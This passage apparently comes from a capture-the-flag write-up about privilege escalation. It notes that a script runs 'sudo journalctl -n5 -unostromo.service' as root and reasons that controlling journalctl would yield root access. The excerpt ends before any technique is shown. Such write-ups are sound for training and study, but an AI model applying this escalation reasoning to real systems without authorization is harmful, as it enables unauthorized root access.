The last line of server-stats.sh was very important. It runs sudo first, and then journalctl, which means journalctl is running with root privileges. Therefore, if we can control journalctl, we have root privileges. However, we cannot seem to change any parameters. When running anything sudo journalctl -n5 -unostromo.service other than that, a password will be required.